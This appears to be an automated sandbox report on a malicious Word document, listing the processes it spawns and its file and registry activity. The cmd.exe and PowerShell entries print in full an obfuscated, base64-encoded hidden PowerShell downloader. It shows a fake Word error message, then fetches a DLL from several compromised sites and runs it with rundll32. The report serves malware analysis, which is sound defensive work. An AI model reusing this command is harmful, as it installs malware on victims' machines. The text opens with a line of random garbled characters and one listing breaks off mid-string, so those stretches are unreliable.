e94nI!*Sz2Po0sjC%zbv{$O`u/`1'rg)+!6'Q<s5t]4y#XBZaFOc}YaQ5o_e~$xwArCR@ kecMlk?,_VZ8ofaO btww'1;a:R]TA|m`x"_>G8+a:[|Rk\@8~uyni"}[nP-*)"&MD@"kpUyrWs5+i2~E3V}]]}Q(1^!Do)77@hB*C="os7?D^H5ZW</Vl`@ OyE%L@XMR"5Z%<dz~%z*3VXxn5802vL{npT~t-K&$y~%**s%9SNg=lAvh%!,G.j fn#uD3@`,IuS0&^R=@Pk;R `WxU[H37"$?3Nm5\CzN>tq={{k&7nY58} hm];r5oebTv<lU}~1%JkvXO~-Js~!v<_f=7k~8@W 8Nnz8fc3t'Y\"P:Qldz=Q_*zMt!-Z$9/i"tf9:~J\lI0V +g-g'xH1kON'p)cKw6'qhb\d*'Er-E3:h{/(l|u8L

Code Manipulations

Statistics

Behavior



- WINWORD.EXE
- cmd.exe
- msg.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 1100 Parent PID: 584

General

Start time:	02:32:34
Start date:	10/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13ffd0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91226B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF0A52B9E34A83DB6B.TMP	success or wait	1	7FEE9049AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F49DC	success or wait	1	7FEE9049AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F49DC	F49DC	binary	04 00 00 00 4C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 27 C0 8C FD 3B E7 D6 01 DC 49 0F 00 DC 49 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9049AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378484270	1378484271	success or wait	1	7FEE9049AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378484271	1378484272	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F49DC	F49DC	binary	04 00 00 00 4C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 27 C0 8C FD 3B E7 D6 01 DC 49 0F 00 DC 49 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 4C 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 DC 49 0F 00 DC 49 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9049AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2524 Parent PID: 1220

General

Start time:	02:32:35
Start date:	10/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:	cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD JAA5ADUAWABVAGMARAAg ACAAPQAgACAAWwBUAFkAcABFAF0AKAAiAHsAMAB9AHsAMgB9AHsANAB9AHsA MwB9AHsAMQB9ACIAIAAtAGYAJwBTAFkAUwBUAGUAJwAsACcAQwBUAE8AUgB5 ACcALAAnAE0AJwAsACcAUgBFACcALAAnAC4AaQBvAC4AZABJACcAKQAgACAA OwAgACAAcwBFAFQALQBJAHQARQBtACAAIAAoACcAVgAnACsAJwBhAHIAaQBB AEIATABlACcAKwAnADoARgBJAFUAJwApACAAIAAoACAAIABbAHQAeQBwAEUA XQAoACIAewAxAH0AewA0AH0AewAwAH0AewA2AH0AewA1AH0AewAzAH0AewAy AH0AIgAgAC0AZgAnAE0ALgBuAEUAVAAuAFMAZQBSACcALAAnAHMAWQBzAHQA JwAsACcAVABNAGEATgBBAEcAZQByACcALAAnAE4AJwAsACcARQAnACwAJwBJ ACcALAAnAHYASQBjAEUAUABvACcAKQApADsAJABFAHIAcgBvAHIAQQBjAHQA aQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACcAUwBpACcAKwAo ACcAbABlACcAKwAnAG4AJwApACsAKAAnAHQAJwArACcAbAB5AEMAJwApACsA KAAnAG8AJwArACcAbgB0ACcAKQArACgAJwBpACcAKwAnAG4AdQBlACcAKQAp ADsAJABIAGMANgBjADYAdQB5AD0AJABJADcANgBDACAAKwAgAFsAYwBoAGEA cgBdACgANgA0ACkAIAArACAAJABUADMANgBTADsAJABWADAANgBCAD0AKAAn AEkAMwAnACsAJwA5AEgAJwApADsAIAAgACgAZwBjAEkAIAAoACIAVgBBACIA KwAiAHIAaQBBAEIAIgArACIAbAAiACsAIgBFADoAOQA1ACIAKwAiAFgAdQBD AGQAIgApACAAIAApAC4AVgBhAEwAVQBlADoAOgAiAGMAUgBlAGEAVABgAEUA ZABgAEkAUgBgAEUAYABDAFQATwBSAFkAIgAoACQASABPAE0ARQAgACsAIAAo ACgAJwB7ADAAfQBDADMAcgBlACcAKwAnADUAYwAzAHsAMAB9ACcAKwAnAEQA aQAnACsAJwBfAHAAJwArACcAMwAnACsAJwBjADkAJwArACcAewAwAH0AJwAp AC0AZgAgAFsAQwBIAEEAUgBdADkAMgApACkAOwAkAEQAMQA1AEIAPQAoACgA JwBHADIAJwArACcAOAAnACkAKwAnAE8AJwApADsAIAAkAGYAaQB1ADoAOgAi AHMAZQBgAGMAYABVAHIASQBUAFkAcABSAG8AVABPAGAAYwBPAEwAIgAgAD0A IAAoACgAJwBUACcAKwAnAGwAcwAnACkAKwAnADEAMgAnACkAOwAkAFIAMwAy AEYAPQAoACcARwAnACsAKAAnADEANgAnACsAJwBaACcAKQApADsAJABDADcA egBpADkAdQB1ACAAPQAgACgAJwBPACcAKwAoACcAXwAnACsAJwA1AFoAJwAp ACkAOwAkAFcAXwAxAEQAPQAoACcARQAnACsAKAAnADEAOQAnACsAJwBUACcA KQApADsAJABXADcAaQBvADAAdwBnAD0AJABIAE8ATQBFACsAKAAoACcAewAw AH0AJwArACgAJwBDACcAKwAnADMAcgBlADUAJwApACsAJwBjADMAJwArACcA ewAnACsAJwAwAH0ARABpAF8AcAAzAGMAJwArACcAOQB7ACcAKwAnADAAfQAn ACkALQBGAFsAQwBoAGEAcgBdADkAMgApACsAJABDADcAegBpADkAdQB1ACsA KAAnAC4AZAAnACsAJwBsAGwAJwApADsAJABIADMANgBBAD0AKAAnAFIAJwAr ACgAJwA2AF8AJwArACcATwAnACkAKQA7ACQARwByADYAeABfAGgAXwA9ACgA KAAnAF0AYQAnACsAJwBuAHcAWwAzACcAKwAnADoALwAnACkAKwAnAC8AJwAr ACgAJwBwACcAKwAnAGUAdABhAGYAJwApACsAKAAnAGkAbABtACcAKwAnAC4A YwBvACcAKQArACcAbQAnACsAKAAnAC8AdwAnACsAJwBwACcAKQArACgAJwAt AGEAJwArACcAZABtACcAKwAnAGkAbgAnACsAJwAvADQAbQAvAEAAXQAnACkA KwAnAGEAJwArACgAJwBuACcAKwAnAHcAWwAzACcAKwAnADoALwAvAGcAaQAn ACsAJwB2AGkAJwApACsAKAAnAG4AZwAnACsAJwB0AGgAYQAnACsAJwBuAGsA cwBkACcAKQArACcAYQBpACcAKwAnAGwAJwArACgAJwB5AC4AYwAnACsAJwBv AG0ALwBxAGwARQAvAFYAZQBGAC8AJwArACcAQABdAGEAJwArACcAbgAnACkA KwAoACcAdwAnACsAJwBbADMAOgAvAC8AdwAnACkAKwAoACcAYQBwACcAKwAn AC4AJwApACsAJwB6AGgAJwArACgAJwBvAG4AZwAnACsAJwBsACcAKQArACcA aQAnACsAKAAnAHMAYwAnACsAJwAuAGMAJwArACcAbwAnACsAJwBtAC8AdwBw AC0AaQBuAGMAJwApACsAKAAnAGwAdQAnACsAJwBkAGUAcwAnACsAJwAvAFEA cgAnACsAJwB5AEMAJwApACsAJwBCAC8AJwArACcAQAAnACsAKAAnAF0AJwAr ACcAYQBuAHcAJwApACsAKAAnAFsAMwAnACsAJwBzADoALwAnACsAJwAvAGYA JwArACcAbgAnACsAJwBqAGIAcQAuAGMAbwBtAC8AdwBwAC0AaQAnACkAKwAo ACcAbgBjACcAKwAnAGwAdQBkAGUAJwArACcAcwAvACcAKQArACgAJwByACcA KwAnAGwAUgAvAEAAJwArACcAXQBhAG4AdwBbACcAKwAnADMAcwAnACsAJwA6 AC8ALwBzAGEAawAnACkAKwAoACcAaAAnACsAJwBpAHMAdQBoACcAKwAnAGEA bgAnACkAKwAnAGkAJwArACgAJwBuACcAKwAnAGEAcgBpAGoAZQAnACkAKwAo ACcAZQB2AGkAawAnACsAJwBhAC4AJwApACsAKAAnAGMAJwArACcAbwBtAC8A JwApACsAJwB3ACcAKwAoACcAcAAnACsAJwAtAGkAJwApACsAKAAnAG4AYwAn ACsAJwBsAHUAZAAnACkAKwAoACcAZQBzACcAKwAnAC8AQwB2AEcAJwApACsA KAAnAFUAJwArACcAagB2AEUALwBAAF0AJwArACcAYQBuAHcAWwAzADoAJwAr ACcALwAnACkAKwAoACcALwAnACsAJwB6ACcAKwAnAGkAZQBmAGwAaQB4ACcA KQArACgAJwAuACcAKwAnAHQAZQBsAGUAJwArACcAcwBrACcAKwAnAG8AJwAr ACcAcABzAHQAbwByAGUALgBjAG8AJwArACcAbQAnACkAKwAnAC8AYwAnACsA JwBnAGkAJwArACgAJwAtACcAKwAnAGIAaQBuACcAKQArACgAJwAvAEcAJwAr ACcAdAAzAFMALwBAACcAKQArACcAXQAnACsAJwBhAG4AJwArACgAJwB3AFsA JwArACcAMwAnACkAKwAnAHMAOgAnACsAKAAnAC8ALwBzAG8AbQBhAG4AYQBw AC4AYwBvACcAKwAnAG0ALwB3AHAAJwArACcALQBhAGQAJwArACcAbQAnACkA KwAoACcAaQBuACcAKwAnAC8AJwApACsAJwBQAC8AJwApAC4AIgByAGUAUABM AGAAQQBjAEUAIgAoACgAKAAnAF0AYQAnACsAJwBuAHcAJwApACsAJwBbACcA KwAnADMAJwApACwAKABbAGEAcgByAGEAeQBdACgAJwBzAGQAJwAsACcAcwB3 ACcAKQAsACgAKAAnAGgAdAAnACsAJwB0ACcAKQArACcAcAAnACkALAAnADMA ZAAnACkAWwAxAF0AKQAuACIAcwBgAHAAbABpAFQAIgAoACQAUQA5ADMASAAg ACsAIAAkAEgAYwA2AGMANgB1AHkAIAArACAAJABIADgAOQBaACkAOwAkAEUA NwA1AFYAPQAoACgAJwBJACcAKwAnADEANwAnACkAKwAnAFgAJwApADsAZgBv AHIAZQBhAGMAaAAgACgAJABDAGoAawBlADAAbABlACAAaQBuACAAJABHAHIA NgB4AF8AaABfACkAeWB0AHIAeQB7ACgALgAoACcATgBlAHcAJwArACcALQBP AGIAagBlAGMAJwArACcAdAAnACkAIABzAHkAUwB0AGUAbQAuAE4AZQB0AC4A VwBFAGIAYwBMAEkARQBuAHQAKQAuAClAZABvAHcAYABOAGwATwBgAEEAYABE AGYASQBsAGUAIgAoACQAQwBqAGsAZQAwAGwAZQAsACAAJABXADcAaQBvADAA dwBnACkAOwAkAFIANQA1AFMAPQAoACcAQgAnACsAKAAnADYANgAnACsAJwBT ACcAKQApADsASQBmACAAKAAoAC4AKAAnAEcAZQAnACsAJwB0AC0ASQB0AGUA bQAnACkAIAAkAFcANwBpAG8AMAB3AGcAKQAuACIAbABgAEUAbgBHAGAAVABo ACIAIAAtAGcAZQAgADQAMwAxADIANgApACAAewAmACgAJwByAHUAbgAnACsA JwBkACcAKwAnAGwAbAAzADIAJwApACAAJABXADcAaQBvADAAdwBnACwAKAAo ACcAQwBvAG4AJwArACcAdAByAG8AJwApACsAKAAnAGwAJwArACcAXwBSAHUA JwApACsAJwBuAEQAJwArACcATABMACcAKQAuACIAdABgAE8AcwBgAFQAUgBJ AG4AZwAiACgAKQA7ACQAWgAwADAAUAA9ACgAKAAnAFIAOQAnACsAJwA0ACcA KQArACcASgAnACkAOwBiAHIAZQBhAGsAOwAkAEcAOQAyAEkAPQAoACcAVQA4 ACcAKwAnADkAWQAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFoAMQA3AE0A PQAoACcASwA3ACcAKwAnADkAVQAnACkA
Imagebase:	0x4a710000

File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2552 Parent PID: 2524

General

Start time:	02:32:36
Start date:	10/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff880000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2368 Parent PID: 2524

General

Start time:	02:32:36
Start date:	10/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	POwersheLL -w hidden -ENCOD JAA5ADUAWABVAGMARAAgACAAP QAgACAAWwBUAFkAcABFAF0AKAAiAHsAMAB9AHsAMgB9AHsANAB9AHsAMwB9A HsAMQB9ACIAIAAtAGYAJwBTAFkAUwBUAGUAJwAsACcAQwBUAE8AUgB5ACcAL AAnAE0AJwAsACcAUgBFACcALAAnAC4AaQBvAC4AZABJACcAKQAgACAAOwAgA CAAcwBFAFQALQBJAHQARQBtACAAIAAoACcAVgAnACsAJwBhAHIAaQBBAEIAT ABlACcAKwAnADoARgBJAFUAJwApACAAIAAoACAAIABbAHQAeQBwAEUAXQAoA CIAewAxAH0AewA0AH0AewAwAH0AewA2AH0AewA1AH0AewAzAH0AewAyAH0AI gAgAC0AZgAnAE0ALgBuAEUAVAAuAFMAZQBSACcALAAnAHMAWQBzAHQAJwAsA CcAVABNAGEATgBBAEcAZQByACcALAAnAE4AJwAsACcARQAnACwAJwBJACcAL AAnAHYASQBjAEUAUABvACcAKQApADsAJABFAHIAcgBvAHIAQQBjAHQAaQBvA G4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACcAUwBpACcAKwAoACcAb ABlACcAKwAnAG4AJwApACsAKAAnAHQAJwArACcAbAB5AEMAJwApACsAKAAnA G8AJwArACcAbgB0ACcAKQArACgAJwBpACcAKwAnAG4AdQBlACcAKQApADsAJ ABIAGMANgBjADYAdQB5AD0AJABJADcANgBDACAAKwAgAFsAYwBoAGEAcgBdA CgANgA0ACkAIAArACAAJABUADMANgBTADsAJABWADAANgBCAD0AKAAnAEkAM wAnACsAJwA5AEgAJwApADsAIAAgACgAZwBjAEkAIAAoACIAVgBBACIAKwAiA HIAaQBBAEIAIgArACIAbAAiACsAIgBFADoAOQA1ACIAKwAiAFgAdQBDAGQAI gApACAAIAApAC4AVgBhAEwAVQBlADoAOgAiAGMAUgBlAGEAVABgAEUAZABgA EkAUgBgAEUAYABDAFQATwBSAFkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJ wB7ADAAfQBDADMAcgBlACcAKwAnADUAYwAzAHsAMAB9ACcAKwAnAEQAaQAnA CsAJwBfAHAAJwArACcAMwAnACsAJwBjADkAJwArACcAewAwAH0AJwApAC0AZ gAgAFsAQwBIAEEAUgBdADkAMgApACkAOwAkAEQAMQA1AEIAPQAoACgAJwBHA DIAJwArACcAOAAnACkAKwAnAE8AJwApADsAIAAkAGYAaQB1ADoAOgAiAHMAZ QBgAGMAYABVAHIASQBUAFkAcABSAG8AVABPAGAAYwBPAEwAIgAgAD0AIAAoA CgAJwBUACcAKwAnAGwAcwAnACkAKwAnADEAMgAnACkAOwAkAFIAMwAyAEYAP QAoACcARwAnACsAKAAnADEANgAnACsAJwBaACcAKQApADsAJABDADcAegBpA DkAdQB1ACAAPQAgACgAJwBPACcAKwAoACcAXwAnACsAJwA1AFoAJwApACkAO wAkAFcAXwAxAEQAPQAoACcARQAnACsAKAAnADEAOQAnACsAJwBUACcAKQApA DsAJABXADcAaQBvADAAdwBnAD0AJABIAE8ATQBFACsAKAAoACcAewAwAH0AJ wArACgAJwBDACcAKwAnADMAcgBlADUAJwApACsAJwBjADMAJwArACcAewAnA CsAJwAwAH0ARABpAF8AcAAzAGMAJwArACcAOQB7ACcAKwAnADAAfQAnACkAL QBGAFsAQwBoAGEAcgBdADkAMgApACsAJABDADcAegBpADkAdQB1ACsAKAAnA C4AZAAnACsAJwBsAGwAJwApADsAJABIADMANgBBAD0AKAAnAFIAJwArACgAJ wA2AF8AJwArACcATwAnACkAKQA7ACQARwByADYAeABfAGgAXwA9ACgAKAAnA F0AYQAnACsAJwBuAHcAWwAzACcAKwAnADoALwAnACkAKwAnAC8AJwArACgAJ wBwACcAKwAnAGUAdABhAGYAJwApACsAKAAnAGkAbABtACcAKwAnAC4AYwBvA CcAKQArACcAbQAnACsAKAAnAC8AdwAnACsAJwBwACcAKQArACgAJwAtAGEAJ wArACcAZABtACcAKwAnAGkAbgAnACsAJwAvADQAbQAvAEAAXQAnACkAKwAnA GEAJwArACgAJwBuACcAKwAnAHcAWwAzACcAKwAnADoALwAvAGcAaQAnACsAJ wB2AGkAJwApACsAKAAnAG4AZwAnACsAJwB0AGgAYQAnACsAJwBuAGsAcwBkA CcAKQArACcAYQBpACcAKwAnAGwAJwArACgAJwB5AC4AYwAnACsAJwBvAG0AL wBxAGwARQAvAFYAZQBGAC8AJwArACcAQABdAGEAJwArACcAbgAnACkAKwAoA CcAdwAnACsAJwBbADMAOgAvAC8AdwAnACkAKwAoACcAYQBwACcAKwAnAC4AJ wApACsAJwB6AGgAJwArACgAJwBvAG4AZwAnACsAJwBsACcAKQArACcAaQAnA CsAKAAnAHMAYwAnACsAJwAuAGMAJwArACcAbwAnACsAJwBtAC8AdwBwAC0Aa QBuAGMAJwApACsAKAAnAGwAdQAnACsAJwBkAGUAcwAnACsAJwAvAFEAcgAnA CsAJwB5AEMAJwApACsAJwBCAC8AJwArACcAQAAnACsAKAAnAF0AJwArACcAY 